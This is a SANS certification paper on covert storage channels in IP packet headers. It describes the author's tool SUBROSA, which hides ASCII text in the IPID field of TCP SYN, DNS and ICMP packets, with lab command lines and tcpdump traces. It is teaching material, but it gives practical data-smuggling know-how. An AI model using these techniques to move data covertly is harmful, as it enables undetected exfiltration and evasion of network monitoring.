Interested in learning more about security?

SANS Institute InfoSec Reading Room

This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.

Covert Data Storage Channel Using IP Packet Headers

A covert data channel is a communications channel that is hidden within the medium of a legitimate communications channel. Covert channels manipulate a communications medium in an unexpected or unconventional way in order to transmit information in an almost undetectable fashion. Otherwise said, a covert data channel transfers arbitrary bytes between two points in a fashion that would appear legitimate to someone scrutinizing the exchange. (Bingham, 2006)

Copyright SANS Institute

Author Retains Full Rights

AD

DEEPARMOR®

Covert Data Storage Channel Using IP Packet Headers

GCIA Gold Certification

Author: Jonathan S. Thyer, jsthyer@uncg.edu

Advisor: Rick Wanner

Accepted: 2008-01-30

© SANS Institute 2008, Author retains full rights.

© SANS Institute 2008, Author retains full rights.

Outline

© SANS Institute 2008, Author retains full rights.

1. Introduction

The Internet Protocol (IP) and Transmission Control Protocol (TCP), that form the basis of the modern Internet, are a synthesis of Local Area Network (LAN) and Internet development from the 1970's.

The Internet Protocol suite was developed by the Defense Advanced Research Project Agency (DARPA) in the early 1970's. In 1972, while working on both ground based and satellite based radio networks, Robert Kahn recognized the need for inter-communications between these networks. In 1973, Vinton Cerf, the developer of the ARPANET network control protocol (NCP), joined Robert Kahn with the goal of developing the next generation protocol for ARPANET. Ongoing work at XEROX PARC as well as the French CYCLADES network significantly influenced the development of TCP/IP at this time.

The first TCP/IP specification is documented in the formalized memorandum "Request for Comments (RFC) 675". Between 1973 and 1978, several versions of TCP/IP were developed across multiple research efforts. The version still is common use today is known as TCP/IP Version 4. The ARPANET transitioned fully to TCP/IP in January 1983.

ARPANET soon split into several different networks driven by different government agencies. The most significant precursor to the commercial Internet was the formation of the National Science Foundation Network (NSFNET) Backbone in 1986 implemented to connect super-computing research centers. (Wikipedia, 2007)

© SANS Institute 2008, Author retains full rights.

More generally, the key characteristics of the birth and growth of the Internet are the open, academic researcher collaboration documented in formalized memoranda known as "RFC's". The implicit assumption of the underlying research was that of trust. While subversion of established protocols was academically understood to be possible, it was not considered to be a significant problem within the (research) context of network operation.

RFC's were typically written to document the expected normal state of protocol operation. The exceptions, or error use cases, were left as an exercise to the programmer/implementer. This idea was a necessary tenant to the rapid establishment and progress of the academic Internet. Over time RFC's have evolved into different types, the common types being Historic (obsolete), Information (sometimes jokes), Experimental, and Best Current Practice (BCP).

Exception cases give rise to potential exploitation of normal protocol behavior. For example, RFC-791 documents the proper use of the Internet Protocol Identification (IPID) field in the case of packet fragmentation. The RFC makes no reference to IPID field values within the context of non-fragmented traffic, or any reference to IPID initialized values. Neither does the RFC address IPID usage within the context of different layer 4 protocols.

Thus, during kernel development of varied operating systems, the exception case uses of the IPID field have been chosen by the designers and implementers themselves. Differences in implementation, of fragmentation reassembly and non-fragmented packet reception/transmission, have spawned mechanisms for

© SANS Institute 2008, Author retains full rights.

operating system finger printing, stealth network scanning, denial of service, and covert data transmission.

This paper gives an overview of covert channels, examines various fields of the IP header that can potentially be exploited for covert transmission, documents a practical "storage covert channel" software implementation with detailed packet analysis, summarizes implementation challenges, and concludes with potential detection and prevention techniques.

It is assumed that the reader is familiar with the TCP/IP stack, the Open Systems Interconnect (OSI) model, as well as various application layer protocols used within IP version 4.

2. Covert Data Channels

A covert data channel is a communications channel that is hidden within the medium of a legitimate communications channel. Covert channels manipulate a communications medium in an unexpected or unconventional way in order to transmit information in an almost undetectable fashion. Otherwise said, a covert data channel transfers arbitrary bytes between two points in a fashion that would appear legitimate to someone scrutinizing the exchange. (Bingham, 2006)

Covert channels use a large percentage of legitimate channel bandwidth in order to transmit a small amount of concealed information in a modified object. Covert channels exhibit the characteristic of *stealing bandwidth* from the legitimate channel.

© SANS Institute 2008, Author retains full rights.

Covertness is also a characteristic of an operation that can be measured by the rate of use of the media. If the media is being used at a rate of 100% for a communications channel, its measure of covertness is zero. A measure of covertness is some function of distance from the capacity for a given medium. (Giani, Berk, and Cybenko, 2006)

Covert storage channels have evolved from that of tattooing messages on a slave's scalp to sophisticated manipulation of modern data structures and transmission timing characteristics. (Giani, Berk, and Cybenko, 2006)

The Trusted Computer System Evaluation Criteria (TCSEC) standard defines a covert channel as follows: *"Given a nondiscretionary (e.g., mandatory) security policy model M and its interpretation I(M) in an operating system, any potential communication between two subjects I(Sh) and I(Si) of I(M) is covert if and only if any communication between the corresponding subjects Sh and Si of the model M is illegal in M."* (TCSEC, 1993)

TCSEC's definition is stating that a covert channel is only defined in the context of both a security policy model as well as specific machine operational conditions. Within a data network, the defined covert channel violates normal network protocol communications as well as violating organizational policy.

TCSEC further defines two forms of covert channel:

(1) Storage channel: hidden communications through modification of a stored object. Steganography is an

© SANS Institute 2008, Author retains full rights.

example of one of the oldest forms of storage covert channel in which a low percentage of bits are manipulated within a graphical image in order to transmit data without detection.

(2) Timing channel: hidden communications through manipulation of relative timing of events. In a data networking context, manipulation of TCP timestamp data can be used to create a time based covert channel. (Giffin, Greenstadt, Litwick, and Tibbits 2002)

The modern goal of a covert communications channel is primarily that of data smuggling. It provides the ability to leak proprietary information and/or intellectual property, in or out of an organizational computer network against that organization's security policy. Leaked data can be of the form of executable code that should not normally be executed within the security policy context of an organization.

The threats posed by covert channel technology over data networks are primarily:

(1) Loss of proprietary information without detection.

In the modern competitive information age, organizations will become more proficient at securing intellectual property on existing portable and non-portable storage media. This will inevitably lead to an increase in covert network transmission activity. Programs designed to implement covert channels could potentially be delivered to an employee's desktop computer through a website designed to lure the potential victim in the

© SANS Institute 2008, Author retains full rights.

target company.

(2) Delivery of malicious executable program code.

Once a covert channel mechanism has been installed with system level privilege on a target internal machine, further use of that channel can deliver any form of data to the target machine, including malicious executable code.

(3) Signaling/control mechanisms for executable program code (BOTNETS).

A BOTNET consists of distributed networked computers with malicious code established on all members of the BOTNET. This code is typically dormant until such time as a signaling or control channel mechanism activates the remote system "robot". Tribal flood network (TFN) and Loki represent examples of this type of use.

(4) Theft of personal identity information from BOTNETS.

In a similar way to malicious code delivery, a covert channel "BOT agent" could easily be designed to search for useful data on a computer storage media, and then slowly leak potentially useful data to a collection site for later processing.

© SANS Institute 2008, Author retains full rights.

© SANS Institute 2008, Author retains full rights.

3. IP, TCP, UDP, and ICMP Header Fields

The internet protocol (IP), and application layer protocols can be exploited for both storage and timing covert channels.

More specifically, the IP header contains fields that are exploitable as a storage transport mechanism for data. Several reasons exist to manifest possibilities including:

- Poorly defined or undefined implementation standards per RFC documents.
- Reserved or unused portions of the header.
- The inherent behavior of destination based IP routing.
- Normal application protocol behavior.

Header fields at different OSI (Open Systems Interconnection reference model) layers are useful vehicles for a covert storage channel. Possibilities include, but are not limited to:

- The IP Identification Field (IPID).
- The TCP initial sequence number (TCP ISN).
- The TCP acknowledge number (TCP ACK).
- The domain name system (DNS) identification number (DNS ID).
- The ICMP identification number (ICMP ID).
- Payload of TCP options.
- The IP source address.

Normal expected protocol responses yield possibilities for directing the destination of covert communications (bouncing the

© SANS Institute 2008, Author retains full rights.

response) to an alternative IP address. Protocol responses that can be used include but are not limited to:

- TCP acknowledgement (ACK).
- ICMP port or host unreachable messages.
- ICMP echo reply.
- DNS reply.

4. A Practical Software Tool Implementation

A program named SUBROSA has been written to accompany this paper as a practical illustration of variations of a covert storage channel using IP protocol headers. IP version 4 header fields, and sub-protocols Transport Control Protocol (TCP), User Datagram Protocol (UDP), Internet Control Message Protocol (ICMP) are used to implement the storage channel. SUBROSA is based on a program named ***covert_tcp***. (Rowland, 1996)

The program must be run on a system that allows a high degree of access to network layer functions in order to properly craft and send modified IP packets. A number of operating systems, notably OpenBSD, are highly restrictive with regard to user programming space access to network functions due to their well implemented internal security mechanisms. Good operating system security goes a long way towards mitigating the use of this sort of unusual user space code.

Regardless of which Operating System is used, system or root privilege level access is required to manipulate and send custom packet header information.

© SANS Institute 2008, Author retains full rights.

SUBROSA is implemented using Linux kernel raw sockets in the C programming language. Linux is an ideal candidate due to the ease of access via the raw sockets interface.

SUBROSA encodes ASCII data into protocol headers and sends IP packets that mimic legitimate network traffic. SUBROSA avoids the use of easily detectable reserved header fields, but rather uses normal header fields with values only loosely defined and subject to interpretation. Since ASCII data may be detected as abnormal communications, the program also implements symmetric key encryption to further obfuscate data.

5. The IP Identification Field (IPID)

The IPID portion of the IP header is a 16-bit field used to uniquely identify an IP packet. The use of the IPID for fragment chain identification and re-assembly is reasonably well-defined. Implementation and use for non-fragmented traffic is subject to interpretation, especially with regard to initial values.

Normally the IPID field will increment linearly over time given a typical source to destination conversation. When a packet is fragmented en-route, the IPID field is used to identify each fragment belonging to a fragment chain. The end host / destination re-assembles fragments in order to re-create the original datagram.

Initial IPID values are often chosen at random in modern operating systems, and incremented thereafter.

© SANS Institute 2008, Author retains full rights.

It is relatively trivial to encode ASCII data within the IPID 16-bit field and, with standard ASCII, obtain two characters per packet transmitted from source to destination host.

The data can be encoded in either host byte order (little endian / Intel processor), or network byte order (big endian) as long as the source and destination both agree. Little endian order can offer an incremental gain in obfuscation for plain ASCII due to byte reversal.

For the purposes of illustration, a data source will be known as the client while a destination will be the server as with familiar client-server application architecture.

In the packet trace below, data is encoded using SUBROSA with the client address of 10.88.1.1 and server address of 10.88.1.128. Example command line use is as follows:

```
client#  subrosa -s10.88.1.1 10.88.1.128 23
MYDATA

server#  subrosa -s10.88.1.1 -lp23
MYDATA
```

When the program is operating in client mode, the –s flag indicates the source IP address to insert into the crafted packet. The last two arguments indicate the destination address and destination port. Unless specified with the –p flag, the source port is randomly chosen above 1024 as is a typical ephemeral port.

© SANS Institute 2008, Author retains full rights.

The only relevant information for the effective transmission of data is the destination IP address. This is necessary in order for proper transmission of the IP datagram to its destination. Any other IP header information is purely intended to enhance the legitimacy of the packet being transmitted.

The –l flag instructs the program to operate in server mode, and further, the –s flag indicates the source IP address to match against when receiving a packet. The –p flag indicates the destination port information to match against.

The server side of the SUBROSA code must have some information to indicate that the packet is coming from the SUBROSA client otherwise all incoming packets would be received and processed. As with a typical TCP or UDP transaction, the destination port information is useful although this is not processed by the server in a "normal" fashion.

The client user types in data at the keyboard to be transmitted to the server host. In the above example, the user types in the text "MYDATA", the text is covertly transmitted to the destination and then displayed on the screen. Since this is a UNIX based program, data from any other source could easily be piped to the program instead of typed on the keyboard.

The data intended to be transmitted is concealed within the IPID header field using the payload of a TCP synchronize (SYN) packet to destination TCP port 23 (commonly associated with telnet) to mimic a legitimate TCP connect attempt. The TCP source port is deliberately chosen at random, as with a

© SANS Institute 2008, Author retains full rights.

legitimate transaction, and all other relevant header fields are correctly crafted.

If the –p flag is specified in client mode, the TCP SYN packet will be modified such that the initial sequence number (ISN) remains static as well as the source port. This mimics the behavior of a connection retry.

Listed below is output from tcpdump showing both hexadecimal and ASCII information. The concealed data is highlighted below in red print.

```
20:55:21.748258 IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.42465 > 10.88.1.128.23: S, cksum 0xd79e
(correct), 421199872:421199872(0) win 512
        0x0000:  4500 0028 4d59 0000 4006 1647 0a58 0101  E..(MY..@..G.X..
        0x0010:  0a58 0180 a5e1 0017 191b 0000 0000 0000  .X..............
        0x0020:  5002 0200 d79e 0000                      P.......
20:55:21.748765 IP (tos 0x0, ttl  64, id 2281, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.42465: R, cksum 0xd98b
(correct), 0:0(0) ack 421199873 win 0
        0x0000:  4500 0028 08e9 4000 4006 1ab7 0a58 0180  E..(..@.@....X..
        0x0010:  0a58 0101 0017 a5e1 0000 0000 191b 0001  .X..............
        0x0020:  5014 0000 d98b 0000                      P.......
20:55:21.769608 IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.47864 > 10.88.1.128.23: S, cksum 0xc287
(correct), 421199872:421199872(0) win 512
        0x0000:  4500 0028 4441 0000 4006 1f5f 0a58 0101  E..(DA..@.._.X..
        0x0010:  0a58 0180 baf8 0017 191b 0000 0000 0000  .X..............
        0x0020:  5002 0200 c287 0000                      P.......
20:55:21.769894 IP (tos 0x0, ttl  64, id 2282, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.47864: R, cksum 0xc474
(correct), 0:0(0) ack 421199873 win 0
        0x0000:  4500 0028 08ea 4000 4006 1ab6 0a58 0180  E..(..@.@....X..
        0x0010:  0a58 0101 0017 baf8 0000 0000 191b 0001  .X..............
        0x0020:  5014 0000 c474 0000                      P....t..
```


© SANS Institute 2008, Author retains full rights.

```
20:55:21.791019 IP (tos 0x0, ttl  64, id 21569, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.28332 > 10.88.1.128.23: S, cksum 0x0ed4
(correct), 421199872:421199872(0) win 512
        0x0000:  4500 0028 5441 0000 4006 0f5f 0a58 0101  E..(TA..@.._.X..
        0x0010:  0a58 0180 6eac 0017 191b 0000 0000 0000  .X..n...........
        0x0020:  5002 0200 0ed4 0000                      P.......
20:55:21.791548 IP (tos 0x0, ttl  64, id 2283, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.28332: R, cksum 0x10c1
(correct), 0:0(0) ack 421199873 win 0
        0x0000:  4500 0028 08eb 4000 4006 1ab5 0a58 0180  E..(..@.@....X..
        0x0010:  0a58 0101 0017 6eac 0000 0000 191b 0001  .X....n.........
        0x0020:  5014 0000 10c1 0000                      P.......
```

From the above packet trace, it is clear that the payload of each packet is small due to the use of the TCP SYN packet as the storage object. The method of transmission used is unidirectional without any form of acknowledgement that data is received.

It is important not to confuse the use of TCP with any expectation of reliability since no three-way handshake has occurred.

Shown in light red color, the server side TCP stack correctly sends back a TCP packet with the RST flag set to indicate that there is no TCP socket listening. However, the packet and its concealed data is still correctly received by SUBROSA.

Since the IPID field is being used to conceal data, the payload of the packet is not limited to a specific layer 4 protocol. Any well-defined layer 4 protocol can be used to carry the concealed data. The layer 4 protocol should be well-defined otherwise the channel becomes overt and easily detected.

© SANS Institute 2008, Author retains full rights.

SUBROSA implements two alternative layer 4 protocols / payloads to carry the concealed IPID data.

These are as follows:

- UDP payload with an application layer payload of domain name system (DNS) queries.
- ICMP payload using code eight (echo request) packets.

6. IPID Encoding with a UDP/DNS Payload

Using the same IPID encoding of ASCII data, SUBROSA operates in UDP/DNS mode by first reading 2,000 words from the common unix file /usr/dict/words. Under the REDHAT Linux kernel distribution, the /usr/dict/words file contains approx 500,000 words. The program reads every two hundredth word comparing it for DNS legality before storing in an internal table.

For each packet sent with encoded ASCII data in the IPID header field, the program constructs a perfectly legal DNS query to send as the application payload data. The name of the DNS query is constructed by pre-pending the text "www." to a randomly selected word, and then appending the text ".com". An extension of this scheme would be to rotate the last portion of the domain name between all of the known or common top level domains (TLD's) such as ".edu", ".com", ".org", and ".info" for example.

From the server perspective, the program can either "not listen" and send an ICMP port unreachable message, "not listen" and send no ICMP message at all, or listen as a DNS server, and send a well-formed reply to the incoming DNS query.

© SANS Institute 2008, Author retains full rights.

Because SUBROSA crafts packets and responses using the Linux raw socket programming interface, listening to the data means opening a bogus layer 4 protocol socket, and discarding any incoming data. This prevents the operating system TCP/IP stack from automatically responding.

The following example shows SUBROSA operating in UDP/DNS mode with the server side code "not listening". The ICMP port unreachable packets, shown in a light red color, returning to the client IP address are a tip off that this DNS query is not being transmitted to a legitimate DNS server, or that "legitimate" server is not operating correctly.

```
client# subrosa -s10.88.1.1 -u 10.88.1.128 53
MYDATA

server# subrosa -s10.88.1.1 -ul -p53
MYDATA
```

The tcpdump output is shown below:

```
22:05:52.825368 IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none],
proto: UDP (17), length: 60) 10.88.1.1.22558 > 10.88.1.128.53: [udp sum ok]
6113+ A? www.soigne.com. (32)
        0x0000:  4500 003c 4d59 0000 4011 1628 0a58 0101  E..<MY..@..(.X..
        0x0010:  0a58 0180 581e 0035 0028 e989 17e1 0100  .X..X..5.(......
        0x0020:  0001 0000 0000 0000 0377 7777 0673 6f69  .........www.soi
        0x0030:  676e 6503 636f 6d00 0001 0001            gne.com.....
22:05:52.825695 IP (tos 0xc0, ttl  64, id 29723, offset 0, flags [none],
proto: ICMP (1), length: 88) 10.88.1.128 > 10.88.1.1: ICMP 10.88.1.128 udp
port 53 unreachable, length 68
        IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none], proto: UDP
(17), length: 60) 10.88.1.1.22558 > 10.88.1.128.53: [udp sum ok]  6113+ A?
www.soigne.com. (32)
```


© SANS Institute 2008, Author retains full rights.

```
        0x0000:  45c0 0058 741b 0000 4001 ee99 0a58 0180  E..Xt...@....X..
        0x0010:  0a58 0101 0303 1467 0000 0000 4500 003c  .X.....g....E..<
        0x0020:  4d59 0000 4011 1628 0a58 0101 0a58 0180  MY..@..(.X...X..
        0x0030:  581e 0035 0028 e989 17e1 0100 0001 0000  X..5.(..........
        0x0040:  0000 0000 0377 7777 0673 6f69 676e 6503  .....www.soigne.
        0x0050:  636f 6d00 0001 0001                      com.....
22:05:52.846319 IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none],
proto: UDP (17), length: 66) 10.88.1.1.35099 > 10.88.1.128.53: [udp sum ok]
38117+ A? www.unanatomized.com. (38)
        0x0000:  4500 0042 4441 0000 4011 1f3a 0a58 0101  E..BDA..@..:.X..
        0x0010:  0a58 0180 891b 0035 002e d450 94e5 0100  .X.....5...P....
        0x0020:  0001 0000 0000 0000 0377 7777 0c75 6e61  .........www.una
        0x0030:  6e61 746f 6d69 7a65 6403 636f 6d00 0001  natomized.com...
        0x0040:  0001                                     ..
22:05:52.846584 IP (tos 0xc0, ttl  64, id 29724, offset 0, flags [none],
proto: ICMP (1), length: 94) 10.88.1.128 > 10.88.1.1: ICMP 10.88.1.128 udp
port 53 unreachable, length 74
        IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none], proto: UDP
(17), length: 66) 10.88.1.1.35099 > 10.88.1.128.53: [udp sum ok]  38117+ A?
www.unanatomized.com. (38)
        0x0000:  45c0 005e 741c 0000 4001 ee92 0a58 0180  E..^t...@....X..
        0x0010:  0a58 0101 0303 146d 0000 0000 4500 0042  .X.....m....E..B
        0x0020:  4441 0000 4011 1f3a 0a58 0101 0a58 0180  DA..@..:.X...X..
        0x0030:  891b 0035 002e d450 94e5 0100 0001 0000  ...5...P........
        0x0040:  0000 0000 0377 7777 0c75 6e61 6e61 746f  .....www.unanato
        0x0050:  6d69 7a65 6403 636f 6d00 0001 0001       mized.com.....
22:05:52.866888 IP (tos 0x0, ttl  64, id 21569, offset 0, flags [none],
proto: UDP (17), length: 57) 10.88.1.1.24845 > 10.88.1.128.53: [udp sum ok]
40336+ A? www.hhd.com. (29)
        0x0000:  4500 0039 5441 0000 4011 0f43 0a58 0101  E..9TA..@..C.X..
        0x0010:  0a58 0180 610d 0035 0025 8d14 9d90 0100  .X..a..5.%......
        0x0020:  0001 0000 0000 0000 0377 7777 0368 6864  .........www.hhd
        0x0030:  0363 6f6d 0000 0100 01                   .com.....
22:05:52.867150 IP (tos 0xc0, ttl  64, id 29725, offset 0, flags [none],
proto: ICMP (1), length: 85) 10.88.1.128 > 10.88.1.1: ICMP 10.88.1.128 udp
port 53 unreachable, length 65
```


© SANS Institute 2008, Author retains full rights.

```
        IP (tos 0x0, ttl  64, id 21569, offset 0, flags [none], proto: UDP
(17), length: 57) 10.88.1.1.24845 > 10.88.1.128.53: [udp sum ok]  40336+ A?
www.hhd.com. (29)
        0x0000:  45c0 0055 741d 0000 4001 ee9a 0a58 0180  E..Ut...@....X..
        0x0010:  0a58 0101 0303 1464 0000 0000 4500 0039  .X.....d....E..9
        0x0020:  5441 0000 4011 0f43 0a58 0101 0a58 0180  TA..@..C.X...X..
        0x0030:  610d 0035 0025 8d14 9d90 0100 0001 0000  a..5.%..........
        0x0040:  0000 0000 0377 7777 0368 6864 0363 6f6d  .....www.hhd.com
        0x0050:  0000 0100 01                             .....
```

The next example shows SUBROSA generating a DNS reply packet for each DNS query received. Notice that the ICMP port unreachable messages are not present, and that the DNS reply is properly formed including the use of field compression within the DNS application payload. The DNS replies are however very programmatic in assuming only one address (A) record as a response, two name server (NS) records, and two additional records.

The --dnsreply flag is passed to the program on the client and server sides of the channel in order to avoid both ends of the communications path from generating ICMP port unreachable messages.

The IP address used for the A record in the DNS reply is randomly generated each time a reply is needed. The random generator is written in such a way as to avoid inserting a class D reserved multicast address as the A record. A potential extension to the code would be to also avoid using Internet Assigned Numbers Authority (IANA) IP address ranges that are un-assigned (also known as bogon IP addresses).

```
client# subrosa --dnsreply -s10.88.1.1 -u 10.88.1.128 53
MYDATA
```


© SANS Institute 2008, Author retains full rights.

```
server# subrosa --dnsreply -s10.88.1.1 -ul -p53
MYDATA
```

The tcpdump output is shown below:

```
22:22:52.407095 IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none],
proto: UDP (17), length: 63) 10.88.1.1.13321 > 10.88.1.128.53: [udp sum ok]
20478+ A? www.uncurably.com. (35)
        0x0000:  4500 003f 4d59 0000 4011 1625 0a58 0101  E..?MY..@..%.X..
        0x0010:  0a58 0180 3409 0035 002b b844 4ffe 0100  .X..4..5.+.DO...
        0x0020:  0001 0000 0000 0000 0377 7777 0975 6e63  .........www.unc
        0x0030:  7572 6162 6c79 0363 6f6d 0000 0100 01    urably.com.....
22:22:52.409197 IP (tos 0x0, ttl  64, id 17852, offset 0, flags [none],
proto: UDP (17), length: 147) 10.88.1.128.53 > 10.88.1.1.13321: [udp sum ok]
20478 q: A? www.uncurably.com. 1/2/2 www.uncurably.com. A 169.37.93.50 ns:
uncurably.com. NS ns1.uncurably.com., uncurably.com. NS ns2.uncurably.com.
ar: ns1.uncurably.com. A 73.130.215.14, ns2.uncurably.com. A 157.153.22.13
(119)
        0x0000:  4500 0093 45bc 0000 4011 1d6e 0a58 0180  E...E...@..n.X..
        0x0010:  0a58 0101 0035 3409 007f 53d4 4ffe 8180  .X...54...S.O...
        0x0020:  0001 0001 0002 0002 0377 7777 0975 6e63  .........www.unc
        0x0030:  7572 6162 6c79 0363 6f6d 0000 0100 01c0  urably.com......
        0x0040:  0c00 0100 0100 0018 2600 04a9 255d 32c0  ........&...%]2.
        0x0050:  1000 0200 0100 0090 3a00 0603 6e73 31c0  ........:...ns1.
        0x0060:  10c0 1000 0200 0100 004d 5600 0603 6e73  .........MV...ns
        0x0070:  32c0 10c0 3f00 0100 0100 0136 ac00 0449  2...?......6...I
        0x0080:  82d7 0ec0 5100 0100 0100 010d a900 049d  ....Q...........
        0x0090:  9916 0d                                  ...
22:22:52.428163 IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none],
proto: UDP (17), length: 66) 10.88.1.1.13321 > 10.88.1.128.53: [udp sum ok]
39417+ A? www.epitheliosis.com. (38)
        0x0000:  4500 0042 4441 0000 4011 1f3a 0a58 0101  E..BDA..@..:.X..
        0x0010:  0a58 0180 3409 0035 002e 2749 99f9 0100  .X..4..5..'I....
        0x0020:  0001 0000 0000 0000 0377 7777 0c65 7069  .........www.epi
        0x0030:  7468 656c 696f 7369 7303 636f 6d00 0001  theliosis.com...
        0x0040:  0001                                     ..
```


© SANS Institute 2008, Author retains full rights.

```
22:22:52.428435 IP (tos 0x0, ttl  64, id 17853, offset 0, flags [none],
proto: UDP (17), length: 150) 10.88.1.128.53 > 10.88.1.1.13321: [udp sum ok]
39417 q: A? www.epitheliosis.com. 1/2/2 www.epitheliosis.com. A
157.108.156.74 ns: epitheliosis.com. NS ns1.epitheliosis.com.,
epitheliosis.com. NS ns2.epitheliosis.com. ar: ns1.epitheliosis.com. A
88.38.121.103, ns2.epitheliosis.com. A 196.189.128.101 (122)
        0x0000:  4500 0096 45bd 0000 4011 1d6a 0a58 0180  E...E...@..j.X..
        0x0010:  0a58 0101 0035 3409 0082 9568 99f9 8180  .X...54....h....
        0x0020:  0001 0001 0002 0002 0377 7777 0c65 7069  .........www.epi
        0x0030:  7468 656c 696f 7369 7303 636f 6d00 0001  theliosis.com...
        0x0040:  0001 c00c 0001 0001 0000 13e3 0004 9d6c  ...............l
        0x0050:  9c4a c010 0002 0001 0000 a39c 0006 036e  .J.............n
        0x0060:  7331 c010 c010 0002 0001 0000 348d 0006  s1..........4...
        0x0070:  036e 7332 c010 c042 0001 0001 0000 3544  .ns2...B......5D
        0x0080:  0004 5826 7967 c054 0001 0001 0000 70ae  ..X&yg.T......p.
        0x0090:  0004 c4bd 8065                           .....e
22:22:52.449446 IP (tos 0x0, ttl  64, id 21569, offset 0, flags [none],
proto: UDP (17), length: 62) 10.88.1.1.13321 > 10.88.1.128.53: [udp sum ok]
30207+ A? www.likerous.com. (34)
        0x0000:  4500 003e 5441 0000 4011 0f3e 0a58 0101  E..>TA..@..>.X..
        0x0010:  0a58 0180 3409 0035 002a 3808 75ff 0100  .X..4..5.*8.u...
        0x0020:  0001 0000 0000 0000 0377 7777 086c 696b  .........www.lik
        0x0030:  6572 6f75 7303 636f 6d00 0001 0001       erous.com.....
22:22:52.449818 IP (tos 0x0, ttl  64, id 17854, offset 0, flags [none],
proto: UDP (17), length: 146) 10.88.1.128.53 > 10.88.1.1.13321: [udp sum ok]
30207 q: A? www.likerous.com. 1/2/2 www.likerous.com. A 248.173.34.152 ns:
likerous.com. NS ns1.likerous.com., likerous.com. NS ns2.likerous.com. ar:
ns1.likerous.com. A 80.29.226.87, ns2.likerous.com. A 68.194.138.210 (118)
        0x0000:  4500 0092 45be 0000 4011 1d6d 0a58 0180  E...E...@..m.X..
        0x0010:  0a58 0101 0035 3409 007e 4953 75ff 8180  .X...54..~ISu...
        0x0020:  0001 0001 0002 0002 0377 7777 086c 696b  .........www.lik
        0x0030:  6572 6f75 7303 636f 6d00 0001 0001 c00c  erous.com.......
        0x0040:  0001 0001 0000 143e 0004 f8ad 2298 c010  .......>....".."...
        0x0050:  0002 0001 0001 3969 0006 036e 7331 c010  ......9i...ns1..
        0x0060:  c010 0002 0001 0000 a536 0006 036e 7332  .........6...ns2
        0x0070:  c010 c03e 0001 0001 0000 1277 0004 501d  ...>.......w..P.
        0x0080:  e257 c050 0001 0001 0000 1c9e 0004 44c2  .W.P..........D.
        0x0090:  8ad2                                     ..
```


© SANS Institute 2008, Author retains full rights.

7. IPID encoding with an ICMP echo request payload

The IPID can be similarly encoded with ASCII data and a payload of an ICMP echo request packet. ICMP echo requests are commonly used for diagnostic purposes across IP data networks, and will largely be ignored. Due to prior use of the ICMP identification field for Tribal Flood Network (TFN) control information and tunneling use with Loki, a number of sites may prohibit ICMP traffic at their perimeters.

In the output listed below, you will notice that the ICMP echo request payload is crafted to deliberately mimic a standard Linux payload with incrementing values starting from the eighth offset. The ICMP echo reply packet assists in making the conversation look normal but is not required for the unidirectional covert channel to succeed.

Example use of SUBROSA with IPID encoding and an ICMP echo requested payload is listed below with tcpdump output:

```
client# subrosa -i -s10.88.1.1 10.88.1.128
MYDATA

server# subrosa -i -s10.88.1.1
MYDATA

23:19:24.428113 IP (tos 0x0, ttl  64, id 19801, offset 0, flags [none],
proto: ICMP (1), length: 84) 10.88.1.1 > 10.88.1.128: ICMP echo request, id
14674, seq 0, length 64
        0x0000:  4500 0054 4d59 0000 4001 1620 0a58 0101  E..TMY..@....X..
```


© SANS Institute 2008, Author retains full rights.

```
        0x0010:  0a58 0180 0800 e7fc 3952 0000 6ba3 f19e  .X......9R..k...
        0x0020:  ce48 c022 0809 0a0b 0c0d 0e0f 1011 1213  .H."............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
23:19:24.429672 IP (tos 0x0, ttl  64, id 12178, offset 0, flags [none],
proto: ICMP (1), length: 84) 10.88.1.128 > 10.88.1.1: ICMP echo reply, id
14674, seq 0, length 64
        0x0000:  4500 0054 2f92 0000 4001 33e7 0a58 0180  E..T/...@.3..X..
        0x0010:  0a58 0101 0000 effc 3952 0000 6ba3 f19e  .X......9R..k...
        0x0020:  ce48 c022 0809 0a0b 0c0d 0e0f 1011 1213  .H."............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
23:19:24.448983 IP (tos 0x0, ttl  64, id 17473, offset 0, flags [none],
proto: ICMP (1), length: 84) 10.88.1.1 > 10.88.1.128: ICMP echo request, id
14674, seq 1, length 64
        0x0000:  4500 0054 4441 0000 4001 1f38 0a58 0101  E..TDA..@..8.X..
        0x0010:  0a58 0180 0800 d308 3952 0001 ec37 438e  .X......9R...7C.
        0x0020:  d1a9 ff30 0809 0a0b 0c0d 0e0f 1011 1213  ...0............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
23:19:24.449180 IP (tos 0x0, ttl  64, id 12179, offset 0, flags [none],
proto: ICMP (1), length: 84) 10.88.1.128 > 10.88.1.1: ICMP echo reply, id
14674, seq 1, length 64
        0x0000:  4500 0054 2f93 0000 4001 33e6 0a58 0180  E..T/...@.3..X..
        0x0010:  0a58 0101 0000 db08 3952 0001 ec37 438e  .X......9R...7C.
        0x0020:  d1a9 ff30 0809 0a0b 0c0d 0e0f 1011 1213  ...0............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
